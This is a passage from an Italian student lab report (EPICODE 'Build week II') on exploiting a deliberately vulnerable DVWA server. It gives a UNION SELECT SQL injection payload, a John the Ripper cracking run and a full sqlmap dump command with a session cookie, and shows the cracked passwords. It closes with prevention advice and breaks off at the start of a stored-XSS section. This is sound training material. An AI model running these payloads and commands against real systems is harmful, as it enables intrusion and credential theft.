



Gruppo Simone Greco

Build week II

Per EPICODE


Indice

Suggerimento: utilizza i link per passare a un'altra pagina della presentazione.

- [Roadmap](#)
- [SQL injection](#)
- [XSS Stored](#)

- [BufferOverflow](#)
- [Exploit Metasploitable](#)
- [Exploit Windows XP](#)

Roadmap



[TORNA ALL'INDICE](#)

Exploit SQL injection

Giorno 1

```
GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.150
netmask 255.255.255.0
gateway 192.168.13.1

[ Read 13 lines ]

^G Get Help  ^O WriteOut  ^R Read File  ^Y Prev Page  ^K Cut Text  ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is   ^V Next Page  ^U UnCut Text ^T To Spell
```

```
kali@kali: ~/Desktop

File Actions Edit View Help
GNU nano 7.2          /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopbackver...

auto eth0
iface eth0 inet static
address 192.168.13.100
netmask 255.255.255.0
gateway 192.168.13.1
```

Iniziamo la giornata cambiando gli indirizzi IP delle macchine come richiesto.

[TORNA ALL'INDICE](#)



Lo scopo di oggi è effettuare un SQL injection su un server DVWA, per recuperare in chiaro la password dell'utente Pablo Picasso.

Questa vulnerabilità sfrutta un mancato filtraggio di input utente per inserire delle query SQL all'interno di un server web. Tramite la query:

"UNION SELECT user, password FROM users#"

otteniamo dati sensibili relativi alle utenze del server web, ovvero i loro nickname e password criptate.

The screenshot shows a Firefox browser window with the title "Damn Vulnerable Web App". The address bar displays the URL `192.168.13.150/dvwa/vulnerabilities/sqli/?id='UNION+SELECT+user#'`. Below the address bar is a navigation bar with links to various Kali Linux tools. The main content area is titled "Vulnerability: SQL Injection". On the left, there is a sidebar menu with several items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (the current page), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The "SQL Injection" item is highlighted with a green background. The main content area contains a form labeled "User ID:" with an input field and a "Submit" button. Below the form, there is a list of database records returned by the SQL injection query. The records are as follows:

| ID | First name | Surname |
|---|------------|----------------------------------|
| ID: 'UNION SELECT user, password FROM users#' | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
| ID: 'UNION SELECT user, password FROM users#' | gordonb | e99a18c428cb38d5f260853678922e03 |
| ID: 'UNION SELECT user, password FROM users#' | 1337 | 8d3533d75ae2c3966d7e0d4fcc69216b |
| ID: 'UNION SELECT user, password FROM users#' | pablo | 0d107d09f5bbe40cade3de5c71e9e9b7 |
| ID: 'UNION SELECT user, password FROM users#' | smithy | 5f4dcc3b5aa765d61d8327deb882cf99 |


At the bottom of the content area, there is a "More info" section with three links:

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

Approfondimento: SQLi blind

La Blind SQL injection è un tipo di attacco SQL Injection che pone al database domande vere o false e determina la risposta in base alla risposta dell'applicazione. Questo attacco viene spesso utilizzato quando l'applicazione Web è configurata per mostrare messaggi di errore generici, ma non ha mitigato il codice vulnerabile all'iniezione SQL.

Quando un aggressore sfrutta l'iniezione SQL, a volte l'applicazione Web visualizza messaggi di errore dal database che lamentano l'errata sintassi della query SQL. La Blind SQL injection è quasi identica alla normale SQL Injection, con l'unica differenza del modo in cui i dati vengono recuperati dal database. Quando il database non invia dati alla pagina web, l'aggressore è costretto a rubare i dati ponendo al database una serie di domande vere o false. Questo rende lo sfruttamento della vulnerabilità SQL Injection più difficile, ma non impossibile.



A screenshot of a terminal window titled "~/Desktop/hash.txt - Mousepad". The window has a dark theme with light-colored icons. The file content is displayed in white text on a black background. The first line contains the number "1" followed by the text "pablo:0d107d09f5bbe40cade3de5c71e9e9b7". The second line contains the number "2" followed by a blank line.

```
1 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
2 |
```

Come abbiamo detto la password è criptata, ma è possibile tradurla in chiaro.

Infatti, l'algoritmo hash utilizzato per criptarla non è invertibile, ma se si conosce la chiave di hash è possibile criptare un elenco di password e compararle a quella originale, finché non si trova una corrispondenza esatta.

Ciò può essere fatto con vari tool, noi oggi utilizzeremo John The Ripper. Per iniziare è necessario creare un file di testo contenente il nome utente e la password criptata, come da immagine.



John The Ripper è uno dei più famosi programmi per il cracking delle password, agisce combinando diverse modalità di crack delle password, autorilevamento di password in hash, e inclusione di un cracker impostabile.

Tramite il tool riusciamo a mostrare la password, come riportato nell'immagine, essa era “letmein”.

The screenshot shows a terminal window titled "kali@kali: ~/Desktop". The window has a dark theme with white text. The terminal menu bar includes "File", "Actions", "Edit", "View", and "Help". The command entered was "\$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt". The output shows a warning about invalid UTF-8 encoding and the cracked password "pablo:letmein". It also indicates that 1 password hash was cracked out of 52 left. Below the terminal window, there is a small portion of a file browser interface showing a folder named "cyber" and a file named "bufferover...".

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 --show /home/kali/Desktop/rockyou.txt hash.txt
Warning: invalid UTF-8 seen reading /home/kali/Desktop/rockyou.txt
pablo:letmein

1 password hash cracked, 52 left

(kali㉿kali)-[~/Desktop]
```



Un altro metodo utilizzabile per effettuare un SQL injection è sqlmap, uno strumento open source per il penetration testing che automatizza il processo di rilevamento ed exploit di vulnerabilità di tipo SQL injection.

Per iniziare questo tipo di attacco, utilizziamo la funzione proxy di Burp Suite, un'applicazione di sicurezza software utilizzata per i penetration test.

Tramite il proxy, connettendoci alla DVWA possiamo recuperare il cookie di sessione, necessario per il prossimo passaggio di sqlmap.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A specific request is highlighted, showing a GET request to http://192.168.13.150:80. The 'Intercept' button is currently active, indicated by its blue color. The request details pane shows the raw HTTP headers and body. The raw body of the request includes a SQL injection payload: `?id=%27UNION+SELECT+user%2Cpassword+FROM+users%23&Submit=Submit`. The rest of the page displays various tool settings and status indicators.



G1 - EXPLOIT SQL INJECTION

```
kali@kali: ~
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.13.150/dvwa/vulnerabilities/sqlInjection?id=1&Submit=Submit" --cookie="PHPSESSID=0ff0a4351c0caaf5c1dae79bd426c5ac; security=low" --dump -T users --batch
{1.8#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:06:17 /2024-01-22/

[12:06:18] [INFO] testing connection to the target URL
[12:06:18] [INFO] checking if the target is protected by some kind of WAF/IPS
[12:06:18] [INFO] testing if the target URL content is stable
[12:06:19] [INFO] target URL content is stable
[12:06:19] [INFO] testing if GET parameter 'id' is dynamic
[12:06:19] [WARNING] GET parameter 'id' does not appear to be dynamic
[12:06:19] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[12:06:19] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[12:06:19] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[12:06:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[12:06:19] [WARNING] reflective value(s) found and filtering out
[12:06:19] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[12:06:19] [INFO] testing 'Generic inline queries'
[12:06:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:06:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[12:06:21] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[12:06:22] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[12:06:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[12:06:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[12:06:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[12:06:22] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
```

Eseguendo il comando riportato sulla slide, sqlmap inizia il processo di SQL injection in automatico.



G1 - EXPLOIT SQL INJECTION

```
kali@kali: ~
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[12:06:34] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[12:06:34] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[12:06:34] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:06:34] [INFO] starting 2 processes
[12:06:43] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:06:48] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:07:09] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[12:07:20] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar           | password          | last_name | first_name |
+-----+-----+-----+-----+
| 1      | admin   | http://192.168.104.150/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2      | gordonb | http://192.168.104.150/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown    | Gordon    |
| 3      | 1337    | http://192.168.104.150/dvwa/hackable/users/1337.jpg   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me       | Hack      |
| 4      | pablo   | http://192.168.104.150/dvwa/hackable/users/pablo.jpg  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso  | Pablo     |
| 5      | smithy  | http://192.168.104.150/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith    | Bob       |
+-----+-----+-----+-----+
[12:07:39] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.13.150/dump/dvwa/users.csv'
[12:07:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.13.150'
[*] ending @ 12:07:39 /2024-01-22/
(kali㉿kali)-[~]
```

Una volta finito, il tool da in output una tabella riportante gli utenti, le loro password criptate e il corrispettivo in chiaro. Come appurato in precedenza la password di Pablo è “letmein”.


[TORNA ALL'INDICE](#)

Prevenire l'SQL Injection

- **Prepared Statements e parametrizzazione:** Utilizzare istruzioni preparate con variabili bind nelle query SQL. Questo metodo assicura che l'input utente sia gestito in modo sicuro e che non possa essere interpretato come SQL.
- **Whitelisting dell'input dell'utente:** Imporre un controllo rigoroso sull'input dell'utente, accettando solo dati che corrispondono a formati e tipi di dati specifici e sicuri.
- **Utilizzo di strumenti ORM (Object Relational Mapping):** Gli ORM possono automatizzare la scrittura di query SQL sicure e ridurre la probabilità di errori umani che potrebbero portare a SQLi.
- **Escaping dei caratteri speciali:** Sebbene non sia affidabile quanto le istruzioni preparate, l'escaping dei caratteri speciali può contribuire a prevenire alcune forme di SQLi.
- **Riduzione dei privilegi del database:** Eseguire le applicazioni con il minimo livello di privilegi possibile, limitando l'accesso ai soli dati necessari.
- **Impiego di Web Application Firewalls (WAF):** I WAF possono aiutare a rilevare e bloccare gli attacchi SQLi attraverso regole e filtri.
- **Logging e monitoraggio:** Implementare un sistema di logging e monitoraggio per rilevare attività sospette e tentativi di intrusione.

Exploit XSS stored

Giorno 2



The image shows two terminal windows side-by-side. The left window is titled "Metasploitable 2 [Running]" and displays the output of the "ifconfig" command. It shows an "eth0" interface with an IP of 192.168.104.150 and a "lo" loopback interface with an IP of 127.0.0.1. The right window is titled "kali@kali: ~" and also displays the output of "ifconfig". It shows an "eth0" interface with an IP of 192.168.104.100 and a "lo" loopback interface with an IP of 127.0.0.1. Both outputs show standard network statistics like RX/TX bytes and errors.

```
Metasploitable 2 [Running]
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ef:91:ce
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe91:ce/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 B)  TX bytes:4752 (4.6 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436 Metric:1
            RX packets:113 errors:0 dropped:0 overruns:0 frame:0
            TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:23187 (22.6 KB)  TX bytes:23187 (22.6 KB)

msfadmin@metasploitable:~$


(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
